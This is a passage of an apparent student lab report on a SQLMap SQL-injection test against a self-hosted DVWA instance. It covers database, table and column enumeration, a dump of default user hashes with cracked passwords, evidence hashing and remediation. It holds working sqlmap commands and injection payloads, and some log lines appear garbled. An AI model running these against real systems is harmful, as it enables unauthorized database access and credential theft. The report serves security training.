web server operating system: Linux Debian 9 (stretch)
web application technology: Apache 2.4.25
back-end DBMS: MySQL - 5.1 (MariaDB fork)
[21:01:44] [INFO] fetching database names
[21:01:44] [WARNING] effective value(s) found and filtering out
available databases [2]:
[*] dvwa
[*] information_schema

[21:01:44] [INFO] fetched data logged to text files under /home/ali/.local/share/sqlmap/output/localhost

[*] ending @ 21:01:44 /2026-08-02/
```

Figure 10: SQLMap database enumeration output listing dvwa and information_schema.

12 Task 8: Select the DVWA Database

Objective

Before proceeding to table enumeration, the scope was formally justified so that only the intended application database would be examined.

Scope Justification

Question	Answer
Which application uses the database?	DVWA (Damn Vulnerable Web Application)
How was the database name identified?	Returned directly by SQLMap's <code>--dbs</code> enumeration (Task 7)
Which tables are permitted?	Only <code>users</code> , the assigned training table
Which data classes are prohibited?	Any other DVWA table beyond <code>users</code> ; the <code>information_schema</code> database
How will output be protected?	Stored under a restricted local evidence folder and hashed for integrity

No separate screenshot was required for this step, as it is an analytical checkpoint performed between the enumeration results of Task 7 and the table listing executed in Task 9.

13 Task 9: Enumerate DVWA Tables

Objective

With the `dvwa` database confirmed as in-scope, its table structure was enumerated to identify the designated training table.

Command

```
sqlmap -u "$DVWA_URL" \
--cookie="$DVWA_COOKIE" -p id \
--batch --level=1 --risk=1 \
-D dvwa --tables \
--output-dir=~ /DVWA_Evidence/sqlmap-output
```

Table Classification

Table	Likely Purpose	Allowed Action
users	Application login records	Schema review and limited assigned sample only
guestbook	Application guestbook entries	List name only – not authorized for dumping




Figure 11: SQLMap table enumeration for the dvwa database, listing guestbook and users.

14 Task 10: Inspect Columns Before Data Retrieval

Objective

Column-level enumeration was carried out on the `users` table only, so that sensitive fields could be identified before any data retrieval, in line with the principle of data minimization.

Command

```
sqlmap -u "$DVWA_URL" \  
  --cookie="$DVWA_COOKIE" -p id \  
  --batch --level=1 --risk=1 \  
  -D dvwa -T users --columns \  
  --output-dir=~ /DVWA_Evidence/sqlmap-output
```

Column Record

Column	Data Type	Sensitivity	Permitted in Report
user_id	int(6)	Low	Yes
user	varchar(15)	Medium (user-name)	Yes
password	varchar(32)	High (password hash)	Yes – hash only, DVWA default data
first_name	varchar(15)	Low	Yes
last_name	varchar(15)	Low	Yes
avatar	varchar(70)	Low	Yes
last_login	timestamp	Low	Yes
failed_login	int(3)	Low	Yes

```

[ali@parrot:~]$ sqlmap -u "http://localhost:8080/vulnerabilities/sql/?id=1&Submit=Submit" \
--cookie="$DVWA_COOKIE" \
--batch --level=1 --risk=1 -D dvwa -T users --columns

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 21:01:56 /2026-08-02/

[21:01:56] [INFO] resuming back-end DBMS 'mysql'
[21:01:56] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: id (GET)
Type: boolean-based blind
Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
Payload: id=1' OR NOT 7489=7489#Submit=Submit
Type: error-based
Title: MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)
Payload: id=1' AND EXTRACTVALUE(3751,CONCAT(0xSc,0x71717a7671,(SELECT (ELT(3751=3751,3)))-- MjTW6Submit=Submit))
Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: id=1' AND (SELECT 6886 FROM (SELECT(SLEEP(5)))buYf)-- UfGd6Submit=Submit
Type: UNION query
Title: MySQL UNION query (NULL) - 2 columns
Payload: id=1' UNION ALL SELECT CONCAT(0x71717a7671,0x7a5434e72507047014070615063504e637576626177575060736442505453645753516444c6577,0x7162707171),NULL#Submit=Submit

[21:01:56] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 9 (stretch)
web application technology: Apache 2.4.25
back-end DBMS: MySQL - 5.1 (MariaDB fork)
[21:01:56] [INFO] fetching columns for table 'users' in database 'dvwa'
[21:01:56] [WARNING] reflective value(s) found and filtering out
Database: dvwa
Table: users
(8 columns)

+----+-----+
| Column | Type |
+----+-----+
| user | varchar(15) |
| avatar | varchar(78) |
| failed_login | int(3) |
| first_name | varchar(15) |
| last_login | timestamp |
| last_name | varchar(15) |
| password | varchar(32) |
| user_id | int(6) |
+----+-----+

[21:01:56] [INFO] fetched data logged to text files under '/home/ali/.local/share/sqlmap/output/localhost'
[*] ending @ 21:01:56 /2026-08-02/

```

Figure 12: SQLMap column enumeration for the `users` table, showing all 8 columns and data types.

15 Task 11: Retrieve the Assigned Training Sample Objective

Only the assigned columns (`user`, `password`) of the training table were retrieved, to demonstrate impact without exposing the full table.

Command

```

sqlmap -u "$DVWA_URL" \
--cookie="$DVWA_COOKIE" -p id \
--batch --level=1 --risk=1 \
-D dvwa -T users -C user,password --dump \
--output-dir=~/.DVWA_Evidence/sqlmap-output

```

Result

SQLMap recognized the `password` column as containing MD5 hashes and offered a dictionary-based cracking attempt. Because the DVWA `users` table contains only well-known, publicly documented default training credentials (not real production secrets), the cracking option was accepted for demonstration purposes within this isolated local environment.

Note: these are DVWA's default, publicly documented training credentials, included here only to demonstrate the impact of the vulnerability inside a self-hosted lab environment.

User	Password Hash (MD5)	Cracked Value
admin	5f4dcc3b5aa765d61d8327deb882cf99	password
gordonb	e99a18c428cb38d5f260853678922e03	abc123
1337	8d3533d75ae2c3966d7e0d4fcc69216b	charley
pablo	0d107d09f5bbe40cade3de5c71e9e9b7	letmein
smithy	5f4dcc3b5aa765d61d8327deb882cf99	password

Figure 13: SQLMap dumping the user and password columns, with dictionary-based hash cracking.

16 Task 12: Preserve Output and Verify Integrity

Objective

All SQLMap output files were located, permission-restricted, and hashed with SHA-256 to preserve a verifiable, tamper-evident record of the evidence collected.

Commands

```
find ~/.local/share/sqlmap/output/localhost -type f -exec sha256sum {} \; > ~/sqlmap-hashes.txt
cat ~/sqlmap-hashes.txt
```

Result

Artifact	SHA-256 Hash
target.txt	0e66d04eb5c21fcc88f2cdcf4c3b1ae13f8f5ce2a2e2bfcef8fdca9a730
log	bd60d48a0e1541669d25a8b3e0df7ac11a06ad1051517924cb44c9efdb9
session.sqlite	794c6598b53d1bc883e0a177e715d3a2d9cf407486efdca6556d0b5ba48
dump/dvwa/users.csv	1e14a7b8eb756db86738ec8ce67134a6b21c32d82b4237b6af4b3c9f862

```

[ali@parrot]~$ find ~/.local/share/sqlmap/output/localhost -type f -exec sha256sum {} \; > ~/sqlmap-hashes.txt
[ali@parrot]~$ cat ~/sqlmap-hashes.txt
0e66d04eb5c21fcc88f2cdcf4c3b1ae13f8f5ce2a2e2bfcef8fdca9a73056249 /home/ali/.local/share/sqlmap/output/localhost/target.txt
bd60d48a0e1541669d25a8b3e0df7ac11a06ad1051517924cb44c9efdb9d751f /home/ali/.local/share/sqlmap/output/localhost/log
794c6598b53d1bc883e0a177e715d3a2d9cf407586efdca6556d0b5ba4840f1b /home/ali/.local/share/sqlmap/output/localhost/session.sqlite
1e14a7b8eb756db86738ec8ce67134a6b21c32d82b4237b6af4b3c9f862673cf /home/ali/.local/share/sqlmap/output/localhost/dump/dvwa/users.csv
[ali@parrot]~$ find ~/.local/share/sqlmap/output/localhost -type f -exec sha256sum {} \; > ~/sqlmap-hashes.txt
[ali@parrot]~$ cat ~/sqlmap-hashes.txt
0e66d04eb5c21fcc88f2cdcf4c3b1ae13f8f5ce2a2e2bfcef8fdca9a73056249 /home/ali/.local/share/sqlmap/output/localhost/target.txt
bd60d48a0e1541669d25a8b3e0df7ac11a06ad1051517924cb44c9efdb9d751f /home/ali/.local/share/sqlmap/output/localhost/log
794c6598b53d1bc883e0a177e715d3a2d9cf407586efdca6556d0b5ba4840f1b /home/ali/.local/share/sqlmap/output/localhost/session.sqlite
1e14a7b8eb756db86738ec8ce67134a6b21c32d82b4237b6af4b3c9f862673cf /home/ali/.local/share/sqlmap/output/localhost/dump/dvwa/users.csv
[ali@parrot]~$

```

Figure 14: Generated SHA-256 hash list confirming the integrity of all collected evidence files.

17 Task 13: Record DBMS and Web Stack Fingerprint

Objective

The DBMS and web-stack information automatically reported by SQLMap during Task 6 was consolidated here for the final report, along with a note on the limitation of automated fingerprinting.

Component	SQLMap Result	Confidence / Limitation
Backend DBMS	MySQL	High
DBMS version range	≥ 5.1 (MariaDB fork)	Range only, not an exact version
Web server OS	Linux Debian 9 (stretch)	High
Web server software	Apache 2.4.25	High
Application framework	PHP (DVWA)	High
Injection technique	Boolean, error, time-based, UNION	Confirmed, repeatable
Parameter and method	id (GET)	Confirmed

Analysis

DBMS fingerprinting allows a tester to select validation methods and remediation guidance appropriate to the specific database engine (for example, MySQL-specific parameterized query syntax). However, version information alone is not itself a vulnerability – it becomes significant only when combined with a confirmed, exploitable injection point, as was demonstrated on the `id` parameter in Task 6. No additional screenshot is required for this task, as the values were sourced directly from Figure 7 (Task 6 evidence).

18 Task 14: Hostname and Database Context

Objective

Non-invasive database context information – hostname, current database, current user, and privilege level – was retrieved to support asset identification and privilege-impact assessment, without requesting any operating-system shell access.

Command

```
sqlmap -u "$DVWA_URL" --cookie="$DVWA_COOKIE" -p id \
--batch --level=1 --risk=1 \
--hostname --current-db --current-user --is-dba
```

Result

Item	Result	Security Relevance
Database hostname	581bb1471f9e	Supports asset identification / log correlation
Current database	dvwa	Confirms application context
Current database user	app@localhost	Helps assess privilege level
DBA status	False	Limits the impact of the confirmed injection

```
[*] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program.
[*] starting @ 21:10:04 /2026-00-02/
[21:10:04] [INFO] resuming back-end DBMS 'mysql'
[21:10:04] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: id (GET)
Type: boolean-based blind
Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
Payload: 'id=1' OR NOT 7489*7489#Submit=Submit
Type: error-based
Title: MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)
Payload: 'id=1' AND EXTRACTVALUE(3751,CONCAT(0x5c,0x71717a7671,(SELECT (ELT(3751=3751,1)))--))#7162787271)--- Mjtw6Submit=Submit
Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: 'id=1' AND (SELECT 6886 FROM (SELECT(SLEEP(5)))buYf)--- UTGd5Submit=Submit
Type: UNION query
Title: MySQL UNION query (NULL) - 2 columns
Payload: 'id=1' UNION ALL SELECT CONCAT(0x7171717a7671,0x7a54434e72507647614070615963504e637576626177575a6673644250545364575351644e63577,0x7162787171),NULL#6Submit=Submit
[21:10:04] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 9 (stretch)
web application technology: Apache 2.4.25
back-end DBMS: MySQL >= 5.1 (MariaDB fork)
[21:10:04] [INFO] fetching current user
[21:10:05] [WARNING] reflective value(s) found and filtering out
current user: 'app@localhost'
[21:10:05] [INFO] fetching current database
current database: 'dvwa'
[21:10:05] [INFO] fetching server hostname
hostname: '581bb1471f9e'
[21:10:05] [INFO] testing if current user is DBA
[21:10:05] [INFO] fetching current user
[21:10:05] [WARNING] potential permission problems detected ('command denied')
[21:10:05] [WARNING] in case of continuous data retrieval problems you are advised to try a switch '--no-cast' or switch '--hex' to change some sql to hex properly
current user is DBA: False
[21:10:05] [INFO] fetched data logged to text files under '/home/ali/.local/share/sqlmap/output/localhost/581bb1471f9e'
[*] ending @ 21:10:05 /2026-00-02/
```

Figure 15: SQLMap output confirming hostname, current database, current user, and DBA status.

19 Task 15: Level, Risk, and Technique Boundaries

Objective

Throughout the assessment, detection settings were deliberately kept at the minimum required level to avoid unnecessary load or impact on the target application.

Setting	Meaning	Value Used
--level	Number and placement of parameters tested	1
--risk	Potential impact of test payloads	1
--batch	Uses defaults for interactive prompts	Enabled, reviewed before use
Excluded options	Shell, file, tamper, crawl	Never used

No dedicated screenshot applies to this task, since it represents a policy that was maintained consistently across every command executed in Tasks 6 through 14, as visible in each corresponding figure.

20 Task 16: Session and Output Cleanup

Objective

At the conclusion of testing, all temporary credentials were cleared, the browser session was terminated, and the evidence directory was confirmed to have no residual running processes.

Commands

```
unset DVWA_COOKIE  
pkill -0 sqlmap 2>/dev/null && echo "sqlmap still running" || echo "No sqlmap  
process"  
find ~/DVWA_Evidence -type f -perm /007 -print
```

Cleanup Checklist

- Logged out of DVWA in the browser and cleared Developer Tools/site data.
- Unset the DVWA_COOKIE shell variable.
- Verified no SQLMap process remained running.
- Confirmed restrictive permissions on the evidence folder.

21 Consolidated Finding

Field	Content
Title	SQL Injection in DVWA id parameter permits database enumeration and data disclosure
Affected Re-quest	GET /vulnerabilities/sqli/?id={value}&Submit=Submit, authenticated session
Evidence	Confirmed boolean, error, time-based, and UNION injection; full database and table enumeration; column disclosure; limited sample dump
Impact	Unauthorized access to application database metadata and stored user credentials under the application's database privileges
Root Cause	Unsanitized concatenation of user input into a SQL query (dynamic SQL / unsafe parameter handling)
Remediation	Use parameterized queries / prepared statements, enforce strict input validation, apply least-privilege database accounts, disable verbose SQL error messages, and enable logging and alerting on abnormal query patterns
Limitation	Only the assigned dvwa database, users table, and low-risk scan settings were tested; no other tables or system databases were accessed

22 Review Questions

1. Why was the session cookie required?
2. Which result confirmed the id parameter was injectable?
3. Why was table enumeration limited to dvwa?
4. What additional risk exists if the database user is a DBA?
5. Which SQLMap options were intentionally excluded, and why?

23 Conclusion

This lab successfully reproduced the objectives of the original MovieScope-based SQL Injection assessment using DVWA as a locally hosted, fully authorized substitute target. The id parameter of the SQL Injection module was confirmed vulnerable using multiple independent techniques, the backend MySQL database was enumerated within a strictly limited scope, and a designated training table was sampled to demonstrate real-world impact – all while remaining within the `--level=1 --risk=1` boundary and avoiding any destructive or system-level options. All evidence was preserved with SHA-256 integrity hashes, and the session was cleanly terminated at the conclusion of testing, fulfilling the reporting and hygiene requirements of the original assignment.